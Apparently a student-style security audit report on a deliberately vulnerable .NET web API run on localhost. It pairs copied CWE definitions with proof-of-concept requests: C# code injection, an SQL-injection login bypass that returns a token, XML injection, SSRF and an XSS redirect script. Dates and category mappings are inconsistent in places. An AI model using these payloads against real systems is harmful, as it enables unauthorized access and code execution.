Information System Security Audit Report

Of Enterprise

Auditor in charge : Benjamin, Tony

Signature :

Version	Date	Diffusion
1.0	15/03/2023	Confidential Document

Table of contents

1. Scope of the assignement 2
2. Management Summary 3
3.Références 3
4.Champ d'audit 4
4.1. List of structures to be audited. 4
5.Methodology 5
6.Présentation des Vulnérabilités 6
7.Vulnerability 8
7.1 CWE-22 8
7.2 CWE-94 9
7.3 CWE-89 10
7.4 CWE-91 11
7.5 CWE-284 12
7.6 CWE -829 13
7.7 CWE 121 14
7.8 CWE 1270 15
7.9 CWE -918 16
7.91 CWE – 79 17

1. Scope of the assignement

Within the framework of law n°5 of 2004 and decree 2004-1250 governing IT security standards, the present audit assignment has been initiated to assess the security of the company's IT infrastructure. This audit is part of a comprehensive review to assess the Linux server's compliance with established security standards.

The main objective of this mission is to establish the state of compliance with established standards, to identify potential vulnerabilities and the security risks incurred by the company. We also aim to formulate specific recommendations and an action plan to reinforce the security of the infrastructure and applications concerned.

Our audit will focus specifically on an in-depth analysis of the Linux server, actively looking for potential flaws, security gaps and identified risks. This assessment will be carried out against industry reference standards to ensure the robustness and reliability of the company's IT environment.

2. Management Summary

Audit objectives

The main objective of the audit was to assess the security of the Linux server infrastructure. The audit aimed to identify vulnerabilities, assess compliance with security standards, and make recommendations to reinforce the overall security posture.

Vulnerabilities identified.

During the audit, several vulnerabilities were highlighted, including problems with folder and file permissions, a lack of password and server access security, a failure to isolate partitions, misconfigured potentially dangerous services, and use default ports.

Recommendations

Specific recommendations have been formulated to remedy the identified vulnerabilities. These include configuration adjustments for services, security patches for remote server access, and recommendations for improving password security. Implementing these recommendations will enhance the security of the Linux infrastructure and reduce risks.

3.Références

Les documents et référentiels suivants ont été utilisés comme base pour la réalisation de l'audit :

https://nvd.nist.gov/vuln/detail/CVE-20xx-xxxxx

https://cwe.mitre.org/data/definitions/xxx.html

https://owasp.org/www-project-top-ten/

4.Champ d'audit

4.1. List of structures to be audited.

Structure
Server web API

The geographical scope of this audit covers the various components of the company's central IT infrastructure, namely the Linux servers.

The sampling criteria were defined taking into account the strategic importance of each component for the company's operational activity, their interdependence and their impact on the overall security of the information system.

5.Methodology

The audit will be carried out in accordance with the PASSI (Prestations d'Audit de la Sécurité des Systèmes d'Information) standard and based on the OWASP security guides, CVEs and CWEs.

The tools selected for the audit will include ZAP, Nuclei, and custom scripts to assess the security of the api web server

The analysis will be carried out using both manual and automated methods. This will include examining configurations, analysing logs, and using automated assessment tools.

Phase 1 : Information gathering

Phase objectives: Gather information on the infrastructure, including network topology and exposed services.

Information gathering methods: Network scans, configuration analysis.

Tools used: OWASP, CVE, CWE , Nuclei , Zap, custom scripts,

Deliverables: Information gathering report.

Phase 2 : Vulnerability analysis

Phase objectives: Identify potential vulnerabilities in the Linux infrastructure

Vulnerability analysis methods: Vulnerability scans, configuration assessments.

Tools used: OWASP, CVE, CWE , Nuclei , Zap, custom scripts, etc,

Expected deliverables: Vulnerability analysis report.

Phase 3 : Configuration Assessments

Phase objectives: Evaluate the Linux server configurations in relation to good security practices.

Configuration assessment methods: Manual review of security parameters, use of reference guides.

Tools used: OWASP, CVE, CWE , Nuclei , Zap, custom scripts,

Expected deliverables: Configuration assessment report.

6.Présentation des Vulnérabilités

Ease of operation Impact	Difficult	High	Moderate	Easy
Minor	Minor	Minor	Important	Major
Important	Minor/Important	Important	Important	Major
Major	Important	Major	Major	Critical
Critical	Important	Major	Critical	Critical

Server web API

Title	Description	Proof	Risk level	CVSS Rating
CWE-22	Path Traversal	7.1	Major	5.6
CWE-94	Code Injection	7.2	Critical	7.8
CWE-89	SQL Injection	7.3	Critical	8.2
CWE-91	XML Injection	7.4	Critical	7.1
CWE-284	Improper Access Control	7.5	Major	5.9


Titre	Description	Preuve	Niveau de risque	
CWE-829	Local File Inclusion	7.6	Major	6.3
CWE-121	Stack-Based buffer overflow	7.7	Critical	7.7
CWE-1270	Generation of incorrect security Tokens	7.8	Major	5.8
CWE-918	Server-Side Request Forgery (SSF)	7.9	Major	6.5
CW-79	Cross-site Scripting	7.10	Critical	7.7

7.Vulnerability

7.1 CWE-22

<table>
<tr><td rowspan="4">CVSS 5,6

Major</td><td colspan="3">CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')</td></tr>
<tr><td colspan="3">The product uses external input to construct a pathname that is intended to identify a file or directory that is located underneath a restricted parent directory, but the product does not properly neutralize special elements within the pathname that can cause the pathname to resolve to a location that is outside of the restricted directory. In many programming languages, the injection of a null byte (the 0 or NUL) may allow an attacker to truncate a generated filename to widen the scope of attack. For example, the product may add ".txt" to any pathname, thus limiting the attacker to text files, but a null injection may effectively remove this restriction</td></tr>
<tr><td>Impact</td><td>Difficult to exploit</td><td>Risk</td></tr>
<tr><td>High</td><td>High</td><td>Major</td></tr>
</table>



7.2 CWE-94

<table>
<tr><td rowspan="4">CVSS 7,8

Critical</td><td colspan="3">CWE-94: Improper Control of Generation of Code ('Code Injection')</td></tr>
<tr><td colspan="3">The product constructs all or part of a code segment using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the syntax or behavior of the intended code segment. Injection problems encompass a wide variety of issues -- all mitigated in very different ways. For this reason, the most effective way to discuss these weaknesses is to note the distinct features which classify them as injection weaknesses. The most important issue to note is that all injection problems share one thing in common -- i.e., they allow for the injection of control plane data into the user-controlled data plane. This means that the execution of the process may be altered by sending code in through legitimate data channels, using no other mechanism. While buffer overflows, and many other flaws, involve the use of some further issue to gain execution, injection problems need only for the data to be parsed. The most classic instantia</td></tr>
<tr><td>Impact</td><td>Difficult to exploit</td><td>Risk</td></tr>
<tr><td>High</td><td>Low</td><td>Critical</td></tr>
</table>


https://localhost:3000/Rce?i=4);System.Console.WriteLine("coucou"

```
ted. Press Ctrl+C to shut down.
info: Microsoft.Hosting.Lifetime[0]
      Hosting environment: Development
info: Microsoft.Hosting.Lifetime[0]
      Content root path: C:\Users\Simon\Documents\Formation\VulnerableLightApp-main
coucou
coucou
```

7.3 CWE-89

<table>
<tr><td rowspan="4">CVSS 8,2

Critical</td><td colspan="3">CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')</td></tr>
<tr><td colspan="3">The product constructs all or part of a code segment using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the syntax or behavior of the intended code segment. When a product allows a user's input to contain code syntax, it might be possible for an attacker to craft the code in such a way that it will alter the intended control flow of the product. Such an alteration could lead to arbitrary code execution. Injection problems encompass a wide variety of issues -- all mitigated in very different ways. For this reason, the most effective way to discuss these weaknesses is to note the distinct features which classify them as injection weaknesses. The most important issue to note is that all injection problems share one thing in common -- i.e., they allow for the injection of control plane data into the user-controlled data plane. This means that the execution of the process may be altered by sending code in through legitimate data channels, using no other mechanism. While buffer overflows, and many other flaws, involve the use of some further issue to gain execution, injection problems need only for the data to be parsed. The most classic instantiations of this category of weakness are SQL injection and format string vulnerabilities.</td></tr>
<tr><td>Impact</td><td>Difficult to exploit</td><td>Risk</td></tr>
<tr><td>High</td><td>High</td><td>Critical</td></tr>
</table>



7.4 CWE-91

<table>
<tr><td rowspan="4">CVSS 7,1

Critical</td><td colspan="3">CWE-91: XML Injection (aka Blind XPath Injection)</td></tr>
<tr><td colspan="3">The product does not properly neutralize special elements that are used in XML, allowing attackers to modify the syntax, content, or commands of the XML before it is processed by an end system. Within XML, special elements could include reserved words or characters such as "<", ">", """, and "&", which could then be used to add new data or modify XML syntax.</td></tr>
<tr><td>Impact</td><td>Difficult to exploit</td><td>Risk</td></tr>
<tr><td>High</td><td>High</td><td>Critical</td></tr>
</table>

```
GET https://localhost:3000/Xml?i=%3Ctest%3ETestXmlInjection%3C/test%3E HTTP/1.1
host: localhost:3000
Connection: keep-alive
sec-ch-ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.
36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Language: en-US,en;q=0.9
content-length: 0
```

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Date: Fri, 15 Mar 2024 12:38:36 GMT
Server: Kestrel
content-length: 16
```


```
TestXmlInjection
```

7.5 CWE-284

<table>
<tr><td rowspan="4">CVSS 5,9

Major</td><td colspan="3">CWE-284 Improper Acccess Control</td></tr>
<tr><td colspan="3">The product does not restrict or incorrectly restricts access to a resource from an unauthorized actor Access control involves the use of several protection mechanisms such as:

• Authentication (proving the identity of an actor)
• Authorization (ensuring that a given actor can access a resource)
• Accountability (tracking of activities that were performed)</td></tr>
<tr><td>Impact</td><td>Difficult to exploit</td><td>Risk</td></tr>
<tr><td>High</td><td>Low</td><td>Major</td></tr>
</table>



```
POST https://localhost:3000/Auth HTTP/1.1
host: localhost:3000
Connection: keep-alive
Content-Length: 44
sec-ch-ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"
accept: application/json
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/122.0.0.0 Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: https://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
```

```
{
  "user": "' or '1'='1",
  "passwd": "/"
}
```


```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Thu, 14 Mar 2024 13:35:55 GMT
Server: Kestrel
content-length: 359

{"result":
"Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Iicgb3IgJzEnPScxIiwibmJmIjoxNzEwNDIzMz
U1LCJleHAiOjE3NDE5NTkzNTUsImlhdCI6MTcxMDQyMzM1NX0.3LWKaBh--Q6rnTNi9evm8cp0BKwZ-XKapKthCW8ax
pw","id":3473,"exception":null,"status":5,"isCanceled":false,"isCompleted":true,
"isCompletedSuccessfully":true,"creationOptions":0,"asyncState":null,"isFaulted":false}
```

7.6 CWE -829

<table>
<tr><td rowspan="3">CVSS 6,3


Major</td><td colspan="3">CWE-829: Inclusion of Functionality from Untrusted Control Sphere</td></tr>
<tr><td colspan="3">The product imports, requires, or includes executable functionality (such as a library) from a source that is outside of the intended control sphere. This might lead to many different consequences depending on the included functionality, but some examples include injection of malware, information exposure by granting excessive privileges or permissions to the untrusted functionality, DOM-based XSS vulnerabilities, stealing user's cookies, or open redirect to malware (CWE-601). I</td></tr>
<tr><td>Impact</td><td>Difficult to exploit</td><td>Risk</td></tr>
<tr><td></td><td>High</td><td>High</td><td>Major</td></tr>
</table>



7.7 CWE 121

<table>
<tr><td rowspan="4">CVSS 7,7

Critical</td><td colspan="3">CWE-121: Stack-based Buffer Overflow</td></tr>
<tr><td colspan="3">A stack-based buffer overflow condition is a condition where the buffer being overwritten is allocated on the stack (i.e., is a local variable or, rarely, a parameter to a function).</td></tr>
<tr><td>Impact</td><td>Difficult to exploit</td><td>Risk</td></tr>
<tr><td>High</td><td>High</td><td>Critical</td></tr>
</table>



```
GET https://localhost:3000/Rce?i=4444444444444444444444444444444444444444444444444444444444 HTTP/1.1
host: localhost:3000
Connection: keep-alive
sec-ch-ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.
36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Language: en-US,en;q=0.9
content-length: 0
```


```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Date: Fri, 15 Mar 2024 12:57:40 GMT
Server: Kestrel
content-length: 8
```

```
null4444
```

7.8 CWE 1270

<table>
<tr><td rowspan="4">CVSS 5,8

Major</td><td colspan="3">CWE-1270: Generation of Incorrect Security Tokens</td></tr>
<tr><td colspan="3">The product implements a Security Token mechanism to differentiate what actions are allowed or disallowed when a transaction originates from an entity. However, the Security Tokens generated in the system are incorrect. Systems-On-a-Chip (SoC) (Integrated circuits and hardware engines) implement Security Tokens to differentiate and identify actions originated from various agents. These actions could be "read", "write", "program", "reset", "fetch", "compute", etc. Security Tokens are generated and assigned to every agent on the SoC that is either capable of generating an action or receiving an action from another agent. Every agent could be assigned a unique, Security Token based on its trust level or privileges. Incorrectly generated Security Tokens could result in the same token used for multiple agents or multiple tokens being used for the same agent. This condition could result in a Denial-of-Service (DoS) or the execution of an action that in turn could result in privilege escalation or unintended access</td></tr>
<tr><td>Impact</td><td>Difficult to exploit</td><td>Risk</td></tr>
<tr><td>High</td><td>Low</td><td>Major</td></tr>
</table>



7.9 CWE -918

<table>
<tr><td rowspan="4">CVSS 6,5

Major</td><td colspan="3">CWE-918: Server-Side Request Forgery (SSRF)</td></tr>
<tr><td colspan="3">The web server receives a URL or similar request from an upstream component and retrieves the contents of this URL, but it does not sufficiently ensure that the request is being sent to the expected destination. By providing URLs to unexpected hosts or ports, attackers can make it appear that the server is sending the request, possibly bypassing access controls such as firewalls that prevent the attackers from accessing the URLs directly. The server can be used as a proxy to conduct port scanning of hosts in internal networks, use other URLs such as that can access documents on the system (using file://), or use other protocols such as gopher:// or tftp://, which may provide greater control over the contents of requests.</td></tr>
<tr><td>Impact</td><td>Difficult to exploit</td><td>Risk</td></tr>
<tr><td>High</td><td>Low</td><td>Major</td></tr>
</table>

```
GET https://localhost:3000/Req?i=https%3A%2F%2Fgoogle.com HTTP/1.1
host: localhost:3000
Connection: keep-alive
sec-ch-ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"
accept: text/plain
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
sec-ch-ua-platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://localhost:3000/swagger/index.html
Accept-Language: en-US,en;q=0.9
content-length: 0
```

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Date: Fri, 15 Mar 2024 13:32:44 GMT
Server: Kestrel
content-length: 23

{"Result": "Fordidden"}
```

7.91 CWE – 79

<table>
<tr><td rowspan="4">CVSS 7,7

Critical</td><td colspan="3">CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')</td></tr>
<tr><td colspan="3">The product does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users Cross-site scripting (XSS) vulnerabilities occur when:
1. Untrusted data enters a web application, typically from a web request.
2. The web application dynamically generates a web page that contains this untrusted data.
3. During page generation, the application does not prevent the data from containing content that is executable by a web browser, such as JavaScript, HTML tags, HTML attributes, mouse events, Flash, ActiveX, etc.
4. A victim visits the generated web page through a web browser, which contains malicious script that was injected using the untrusted data.
5. Since the script comes from a web page that was sent by the web server, the victim's web browser executes the malicious script in the context of the web server's domain.
6. This effectively violates the intention of the web browser's same-origin policy, which states that scripts in one domain should not be able to access resources or run code in a different domain.</td></tr>
<tr><td>Impact</td><td>Difficult to exploit</td><td>Risk</td></tr>
<tr><td>High</td><td>High</td><td>Critical</td></tr>
</table>

https://localhost:3000/Log?i=<script type="text/javascript">document.location="https://www.youtube.com/watch?v=dQw4w9WgXcQ";</script>